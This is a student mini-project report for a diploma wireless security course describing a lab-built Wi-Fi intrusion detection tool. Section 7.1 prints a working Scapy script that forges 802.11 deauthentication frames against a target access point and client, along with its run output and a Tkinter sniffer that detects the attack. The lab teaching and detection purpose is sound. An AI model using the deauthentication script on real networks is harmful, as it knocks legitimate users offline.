# GMI German-Malaysian Institute

**DIPLOMA PROGRAMME**

# MINI PROJECT 30%

**Academic Period: JANUARY 2026**

| | | | |
|---|---|---|---|
| **Code** | **CBS 2343** | **Course Name** | **Wireless Network Security** |
| **Title** | **Visual Access Point Simulation** | | |
| **Name** | **1. Muhammad Danial Bin Norhisam**<br>**2. Abdul Hariz Bin Mohd Sarnudin**<br>**3. Nabeel Amani Bin Mohamad Khafiz**<br>**4. Putri Nabila Binti Zainol Abiddin** | **ID** | **1. CBS24070222**<br>**2. CBS24070208**<br>**3. CBS24070058**<br>**4. CBS24070214** |
| **Program/ Group** | **Diploma in Cybersecurity Technology / ~~Semester 4 / CBS /DCBS1~~** | **Examiner** | **Mr. Ahmad Syahir** |

| No | Assessment Criteria | CLO | PO | Level of Diff | Full Marks | Score | Marks | Comment |
|---|---|---|---|---|---|---|---|---|
| 1. | All criteria are based on the rubric provided. | 2, 3 | 2, 6 | P3, A3 | 40 | | | |
| 2 | | | | | | | | |
| 3. | | | | | | | | |
| 4. | | | | | | | | |
| 5 | | | | | | | | |
| | | | | **Total** | | | | |
| | | | | **Total Marks** | /40 | | | |
| | | **Total** | | **PO** | /40 | | | |
| | | | | **Signature** | | | | |

**QUESTION:**

In this project, you are required to build a mini project for **wireless networks to detect and monitor malicious activities or unauthorized access attempts**. Wireless networks are more susceptible to attacks due to their transmission nature, and this project will help **students identify potential security breaches or anomalies in wireless networks.**

You are required to research current technologies and tools to use for this project. The following are suggestions:

1. Python
2. Wireshark
3. Kali Linux
4. User Interface: You can create a simple GUI to visualize detected attacks and network statistics using any suitable tools.

**Rules and Regulations:**

1. Each group may have a maximum of 4 members.
2. Each group must complete the project by the assigned deadline, before the end of TW18.
3. All group members must actively participate and contribute to the project.
4. Ensure that all sources used in the project are properly cited.
5. Each group must present their findings clearly.
6. Late submissions will be penalized according to the project guidelines.


Copyright of German-Malaysian Institute. All rights reserved.

# WIRELESS NETWORK SECURITY MINI PROJECT RUBRIC

| NO. | CRITERIA | EXCELLENT (4) | GOOD (3) | FAIR (2) | NEED IMPROVEMENT (1) | SCORE |
|---|---|---|---|---|---|---|
| **1** | Project Scope & Relevance | Clearly defines a relevant, impactful, and well-focused project related to wireless network security. | Defines a relevant project with some minor gaps in scope or relevance. | The project is somewhat relevant but lacks depth in application or focus. | The project lacks relevance or is not directly related to wireless network security. | /4 |
| **2** | Technical Implementation | Implements a robust solution with all required functionality, working flawlessly across different environments. | Implements most of the functionality correctly; minor issues may exist but are resolved. | Implements basic functionality but encounters significant bugs or lacks key features. | The implementation is incomplete or major functionalities do not work. | /4 |
| **3** | Creativity & Innovation | Demonstrates a high degree of creativity, offering new insights, ideas, or methods to solve the problem. | Demonstrates some creativity with clear problem-solving techniques and improvements. | Offers a functional but fairly standard solution with little originality. | Shows minimal creativity and uses only basic, standard approaches without innovation. | /4 |
| **4** | Understanding of Wireless Security Concepts | Clearly demonstrates in-depth understanding of wireless network security principles, threats, and mitigation strategies. | Demonstrates good understanding but with some gaps in advanced security concepts. | Basic understanding of wireless security, though some key concepts are missing. | Shows limited or incorrect understanding of wireless network security. | /4 |
| **5** | Security Features Implemented | Excellent implementation of security measures **(encryption, authentication, attack detection)** with detailed considerations. | Good implementation of security features but some aspects are underdeveloped or partially implemented. | Basic security features included but lacks depth or proper implementation. | Limited or no security measures implemented. | /4 |
| **6** | Code Quality & Documentation | Code is clean, well-commented, and **easy to understand**. Documentation is thorough, clear, and well-structured. | Code is well-organized with adequate comments. Documentation covers key aspects but may lack some detail. | Code is somewhat disorganized or under-commented. Documentation is minimal or unclear. | Code is difficult to understand or lacks essential documentation. | /4 |
| **7** | Testing & Validation | Thorough testing across different scenarios; all edge cases are handled well. Clear evidence of robust validation. | Testing is done in key scenarios; some edge cases may be missing or not fully validated. | Testing is limited, with major gaps in coverage or unhandled edge cases. | No or insufficient testing; results are unreliable or incomplete. | /4 |
| **8** | User Interface / Usability | Highly intuitive, well-organized, and easy to use interface (if applicable), with appropriate error handling. | Clear and functional interface, but could be improved for better user experience. | Interface works but is basic or lacks some essential usability features. | Interface is hard to use, lacks clarity, or is very basic. | /4 |
| **9** | **Presentation & Communication** | The presentation is clear, engaging, and demonstrates deep knowledge. Effective communication of the project's purpose and results. | The presentation is clear and covers the project's purpose and results effectively, though some areas could be explained better. | The presentation is understandable but lacks clarity or depth in explaining key aspects. | The presentation is unclear, disorganized, or does not communicate the project's purpose or results well. | /4 |
| **10** | Documentation & Report | Report is comprehensive, clear, well-structured, and includes all relevant technical details, explanations, and future recommendations. | Report is clear and covers most technical aspects, with minor gaps or missing details. | Report is basic or incomplete, missing key details, explanations, or recommendations. | Report is poorly written, lacks structure, or is missing essential content. | /4 |
| | | | | | **TOTAL** | **/40** |

**TABLE OF CONTENTS**


1.0 INTRODUCTION ..... 5
2.0 PURPOSE OF PROJECT ..... 6
3.0 BACKGROUND AND CONTEXT ..... 7
4.0 SCOPE AND FOCUS ..... 8
5.0 METHODOLOGY ..... 9
6.0 SIGNIFICANCE OF THE PROJECT ..... 10
7.0 CONTENTS ..... 11
7.1 Implementation Results ..... 11
7.2 Security Features ..... 17
7.3 Understanding of Wireless Security Concepts ..... 22
7.4 Added Features ..... 23
8.0 CONCLUSION ..... 24
8.1 Mini-Project Configuration Files ..... 25
9.0 REFERENCES ..... 26

## 1.0 INTRODUCTION

Wireless networks have become the primary means of connectivity in today's digital world. However, due to their broadcast nature and the use of unencrypted management frames, they are highly vulnerable to various attacks, including Deauthentication (Deauth) Denial-of-Service (DoS), probe-based device tracking, and the exploitation of hidden SSIDs.

This mini project presents the Wireless Intrusion Detection and Monitoring System (WIDMS), a practical, real-time tool designed to detect and monitor common malicious activities and unauthorized access attempts in IEEE 802.11 wireless networks. The project combines attack simulation with defensive monitoring to demonstrate both offensive and defensive aspects of wireless security. It enables users to visualize anomalies, log suspicious events, and gain actionable insights into potential security breaches.

The system was developed in a controlled lab environment using two Kali Linux machines, one as the attacker and one as the monitor, as well as a defender. It utilizes Python with Scapy for Deauth attack simulation, Wireshark for packet sniffing in monitor mode, and a simple interface for visualization. This project provides hands-on experience in wireless security while highlighting the importance of proactive monitoring in modern networks.


Copyright of German-Malaysian Institute. All rights reserved.

## 2.0 PURPOSE OF PROJECT

The primary goal of this project is to develop a practical Wireless Intrusion Detection and Monitoring System (WIDMS) that can detect and monitor malicious activities and unauthorized access attempts in wireless networks in real-time. The system specifically targets common IEEE 802.11 attacks, including Deauthentication (Deauth) Denial-of-Service (DoS) attacks, excessive probe requests used for device tracking, and hidden SSID-related activities.

By combining attack simulation with defensive monitoring, this project demonstrates how easily wireless networks can be compromised using readily available tools. It also provides a practical solution to monitor, log, and visualize these threats. The tool aims to help students, network administrators, and security enthusiasts understand attack techniques, recognize wireless vulnerabilities, and identify potential security breaches before they cause significant damage. Ultimately, this project serves as an educational platform to raise awareness of wireless security risks and promote proactive monitoring in home and small office networks.


Copyright of German-Malaysian Institute. All rights reserved.

## 3.0 BACKGROUND AND CONTEXT

Wireless networks based on the IEEE 802.11 standard are widely adopted due to their convenience and mobility. However, they are intrinsically insecure because data is broadcast through the air. A critical weakness lies in the management frames, specifically in the deauthentication, probe requests, and association frames, which are transmitted in plaintext without encryption or authentication. This allows attackers to easily spoof these frames using tools such as Python's Scapy library on Kali Linux.

Common attacks include Deauthentication (Deauth) DoS attacks that forcibly disconnect legitimate users, probe request monitoring for device tracking, and techniques to discover hidden SSIDs. While data frames are protected by WPA2 and WPA3 encryption, management frames remain largely unprotected unless 802.11w (Protected Management Frames) is enabled. These vulnerabilities have been widely documented in security research and continue to pose real threats to home, enterprise, and public networks.

This project is significant as it offers a practical, low-cost educational solution for understanding and monitoring these threats using accessible open-source tools.


Copyright of German-Malaysian Institute. All rights reserved.

## 4.0 SCOPE AND FOCUS

The scope of this project is to detect and monitor common wireless network attacks in a controlled laboratory environment. The main focus areas are:

- Deauthentication (Deauth) Denial-of-Service attacks — simulating and detecting forged deauthentication frames that disconnect legitimate clients from the access point.
- Probe-based device tracking — monitoring excessive probe request frames that can reveal the presence and movement of user devices.
- Hidden SSID detection — identifying activities related to hidden wireless networks.

The project utilizes two Kali Linux machines, one as the attacker running Python scripts with Scapy, and the other as the monitoring station using Wireshark in monitor mode. A simple interface is used to visualize detected anomalies and network statistics in real-time.

This project is limited to detection and monitoring only. It does not cover full attack prevention or mitigation techniques such as IEEE 802.11w (Protected Management Frames). The entire implementation is designed for educational purposes in a lab setting and is not intended for production environments.


Copyright of German-Malaysian Institute. All rights reserved.

## 5.0 METHODOLOGY

This project was executed using a combination of specialized open-source tools within a controlled, sandboxed laboratory environment. The architecture isolates the network to ensure strict ethical compliance and safety. The primary technical components and tools deployed include:

- Kali Linux Operating System: Serves as the central security auditing platform. It hosts both the attack simulation and monitoring modules due to its native kernel support for wireless injection and monitor mode drivers.
- Python with Scapy Framework: Utilized to develop custom programmatic network scripts. The Scapy library provides low-level packet manipulation capabilities, enabling the precise crafting, forging, and injection of raw IEEE 802.11 management frames.
- Wireshark Packet Analyzer: Deployed as the primary deep packet inspection (DPI) tool. Configured in monitor mode, it captures and decodes raw RadioTap headers and 802.11 frame control fields to visually validate attack signatures and network behavior in real time.
- Telemetry and Reporting Interface: Built as a lightweight, command-line interface (CLI) with asynchronous logging modules. This subsystem parses incoming frame streams to display immediate real-time alerts, quantitative attack statistics, and sequential security events.

To provide real-time warnings, statistics, and recorded occurrences, a straightforward command-line interface was created. To guarantee safety and ethical compliance, every experiment was carried out on a separate test network.


Copyright of German-Malaysian Institute. All rights reserved.

## 6.0 SIGNIFICANCE OF THE PROJECT

This project is highly significant because it tackles one of the most common and practical vulnerabilities in wireless network security, which is the exploitation of unprotected management frames. In an era where wireless networks are the primary mode of connectivity in homes, offices, schools, and public spaces, the ability of attackers to easily launch Deauthentication DoS attacks or track devices makes proactive monitoring essential for protecting data and ensuring network availability.

By developing the Wireless Intrusion Detection and Monitoring System (WIDMS) using accessible open-source tools such as Kali Linux, Python Scapy, and Wireshark, this project offers a practical, low-cost educational solution for detecting wireless threats in real-time. It effectively bridges the gap between theoretical concepts and hands-on application, equipping students and small network administrators with valuable skills in wireless security. Ultimately, this project raises awareness of wireless vulnerabilities and serves as a strong foundation for developing more advanced intrusion detection systems in the future.


Copyright of German-Malaysian Institute. All rights reserved.

## 7.0 CONTENTS

### 7.1 Implementation Results

a. Coding and Configuration

i. Python code to simulate deauthentication attack

Created using Python3 to simulate a deauthentication attack on the wireless network. The script sends fake deauthentication frames to disconnect connected users from the access point for testing purposes



```
┌──(kali㉿kali)-[~/Wireless_MiniProject]
└─$ cat deauth_trigger.py
import time
from scapy.all import RadioTap, Dot11, Dot11Deauth, sendp

# CONFIGURATION - Change these to match your actual virtual interfaces!
MONITOR_INTERFACE = "wlan2"
TARGET_AP_MAC = "02:00:00:00:00:00"      # Replace with wlan0 MAC
TARGET_CLIENT_MAC = "02:00:00:00:01:00"  # Replace with wlan1 MAC

print(f"[*] Target AP: {TARGET_AP_MAC}")
print(f"[*] Target Client: {TARGET_CLIENT_MAC}")
print("[*] Compiling 802.11 Deauth frame ... ")

# Construct the RadioTap header + 802.11 Frame + Deauth Class
# addr1 = Destination, addr2 = Source (AP), addr3 = BSSID (AP)
packet = RadioTap() / Dot11(addr1=TARGET_CLIENT_MAC, addr2=TARGET_AP_MAC, addr3=TARGET_AP_MAC) / Dot11Deauth(reaso
n=7)

print("[*] Sending 50 deauth frames to disrupt connection ... ")
for i in range(50):
    sendp(packet, iface=MONITOR_INTERFACE, count=1, verbose=False)
    time.sleep(0.1)

print("[+] Blast complete. Check your Sniffer GUI and client terminal!")

┌──(kali㉿kali)-[~/Wireless_MiniProject]
└─$
```

ii. The python code used for sniffing packets

This script is used to capture and monitor wireless packets in real time. It helps detect authentication and deauthentication frames during the attack simulation


Copyright of German-Malaysian Institute. All rights reserved.

```
┌──(kali㉿kali)-[~/Wireless_MiniProject]
└─$ cat sniffer_gui.py
import threading
import os
import sys
import tkinter as tk
from tkinter import ttk
from scapy.all import sniff, Dot11Deauth, Dot11, Dot11Elt

class WiFiSnifferApp:
    def __init__(self, root):
        self.root = root
        self.root.title("Wireless Lab Sniffer & Threat Detector")
        self.root.geometry("850×400") # Widened slightly to fit the new column cleanly

        # Dictionary to map BSSID (AP MAC) → SSID string dynamically
        self.bssid_to_ssid = {}

        # Intercept the GUI 'X' close button to exit cleanly
        self.root.protocol("WM_DELETE_WINDOW", self.force_exit)

        # Status Bar
        self.status_label = tk.Label(root, text="Sniffing on wlan2 (Channel 6)...", font=("Ari
al", 11), fg="green")
        self.status_label.pack(pady=5)

        # Event Log Window (Added "SSID" column)
        self.tree = ttk.Treeview(root, columns=("Type", "SSID", "Source (AP)", "Destination (C
lient)", "Reason"), show='headings')
        self.tree.heading("Type", text="Event Type")
        self.tree.heading("SSID", text="SSID")
        self.tree.heading("Source (AP)", text="Source MAC")
        self.tree.heading("Destination (Client)", text="Destination MAC")
        self.tree.heading("Reason", text="Reason Code")

        # Format column widths for optimal scannability
        self.tree.column("Type", width=130, anchor="center")
        self.tree.column("SSID", width=160, anchor="w")
        self.tree.column("Source (AP)", width=140, anchor="center")
        self.tree.column("Destination (Client)", width=140, anchor="center")
        self.tree.column("Reason", width=90, anchor="center")

        self.tree.pack(fill=tk.BOTH, expand=True, padx=10, pady=10)

        # Start sniffing thread
```

```
        # Start sniffing thread
        self.sniffer_thread = threading.Thread(target=self.start_sniffing, daemon=True)
        self.sniffer_thread.start()

    def packet_callback(self, pkt):
        try:
            if not pkt.haslayer(Dot11):
                return

            # 1. DYNAMIC LOOKUP: Learn SSIDs silently from Beacon (subtype 8) or Probe Respons
es (subtype 5)
            if pkt.type == 0 and pkt.subtype in [5, 8]:
                if pkt.haslayer(Dot11Elt):
                    try:
                        # Extract the SSID network name string
                        ssid = pkt[Dot11Elt].info.decode(errors="ignore")
                        bssid = pkt[Dot11].addr3 # The AP's MAC address

                        if ssid and bssid not in self.bssid_to_ssid:
                            self.bssid_to_ssid[bssid] = ssid
                    except:
                        pass

            # 2. CATCH DEAUTHENTICATION ATTACKS
            elif pkt.haslayer(Dot11Deauth):
                dst = pkt[Dot11].addr1  # Destination Client
                src = pkt[Dot11].addr2  # Source AP
                bssid = pkt[Dot11].addr3
                reason = pkt[Dot11Deauth].reason

                # Fetch SSID from map database, fallback to placeholder if not yet cached
                ssid = self.bssid_to_ssid.get(bssid, "Locating SSID...")


                self.root.after(0, self.log_alert, "DEAUTH ATTACK", ssid, src, dst, reason)

            # 3. CATCH AUTHENTICATION REQUESTS/RESPONSES
            elif pkt.type == 0 and pkt.subtype == 11:
                dst = pkt[Dot11].addr1
                src = pkt[Dot11].addr2
                bssid = pkt[Dot11].addr3

                ssid = self.bssid_to_ssid.get(bssid, "Locating SSID...")

                self.root.after(0, self.log_alert, "Auth Request/Resp", ssid, src, dst, "N/A")
```


Copyright of German-Malaysian Institute. All rights reserved.



```
                self.root.after(0, self.log_alert, "Auth Request/Resp", ssid, src, dst, "N/A")

        except Exception as e:
            print(f"[-] Parsing error: {e}")

    def log_alert(self, event_type, ssid, src, dst, reason):
        self.tree.insert("", 0, values=(event_type, ssid, src, dst, reason))

    def start_sniffing(self):
        sniff(iface="wlan2", prn=self.packet_callback, store=0)

    def force_exit(self):
        print("\n[*] Shutting down sniffer application cleanly ... ")
        self.root.destroy()
        os._exit(0)

def keep_interpreter_alive():
    root.after(200, keep_interpreter_alive)

if __name__ == "__main__":
    root = tk.Tk()
    app = WiFiSnifferApp(root)
    root.after(200, keep_interpreter_alive)


    try:
        root.mainloop()
    except KeyboardInterrupt:
        print("\n[*] Ctrl+C detected.")
        app.force_exit()

┌──(kali㉿kali)-[~/Wireless_MiniProject]
└─$
```


Copyright of German-Malaysian Institute. All rights reserved.


iii. Virtual router configuration file

The virtual router configuration file is used to set up the wireless access point for the testing environment. It contains the SSID, password, channel, and WPA2 security settings




Extra info :

We also need to assign a wireless interface in the linux first. By default wlan0,wlan1,wlan2 do not exist, so we need to configure it first.






Copyright of German-Malaysian Institute. All rights reserved.

b. Testing Results


Initialising the virtual router




It was a success, the router is properly operating

c. Photos of Implementation Testing

i. Starting the python script to establish connection to the router and generating authentication frames.





Copyright of German-Malaysian Institute. All rights reserved.

ii. Starting the python script to attack the router with deauthentication frames

```
┌──(kali㉿kali)-[~/Wireless_MiniProject]
└─$ cat deauth_trigger.py
import time
from scapy.all import RadioTap, Dot11, Dot11Deauth, sendp

# CONFIGURATION - Change these to match your actual virtual interfaces!
MONITOR_INTERFACE = "wlan2"
TARGET_AP_MAC = "02:00:00:00:00:00"      # Replace with wlan0 MAC
TARGET_CLIENT_MAC = "02:00:00:00:01:00"  # Replace with wlan1 MAC

print(f"[*] Target AP: {TARGET_AP_MAC}")
print(f"[*] Target Client: {TARGET_CLIENT_MAC}")
print("[*] Compiling 802.11 Deauth frame...")

# Construct the RadioTap header + 802.11 Frame + Deauth Class
# addr1 = Destination, addr2 = Source (AP), addr3 = BSSID (AP)
packet = RadioTap() / Dot11(addr1=TARGET_CLIENT_MAC, addr2=TARGET_AP_MAC, addr3=TARGET_AP_MAC) / Dot11Deauth(reaso
n=7)

print("[*] Sending 50 deauth frames to disrupt connection...")
for i in range(50):
    sendp(packet, iface=MONITOR_INTERFACE, count=1, verbose=False)
    time.sleep(0.1)

print("[+] Blast complete. Check your Sniffer GUI and client terminal!")

┌──(kali㉿kali)-[~/Wireless_MiniProject]
└─$
```

```
┌──(kali㉿kali)-[~/Wireless_MiniProject]
└─$ sudo python3 deauth_trigger.py
[*] Target AP: 02:00:00:00:00:00
[*] Target Client: 02:00:00:00:01:00
[*] Compiling 802.11 Deauth frame...
[*] Sending 50 deauth frames to disrupt connection...
[+] Blast complete. Check your Sniffer GUI and client terminal!

┌──(kali㉿kali)-[~/Wireless_MiniProject]
└─$
```

Wireless Lab Sniffer & Threat Detector

Sniffing on wlan2 (Channel 6)...


| Event Type | SSID | Source MAC | Destination MAC | Reason Code |
|---|---|---|---|---|
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
| DEAUTH ATTACK | BedulHariz@TouchnGo | 02:00:00:00:00:00 | 02:00:00:00:01:00 | 7 |
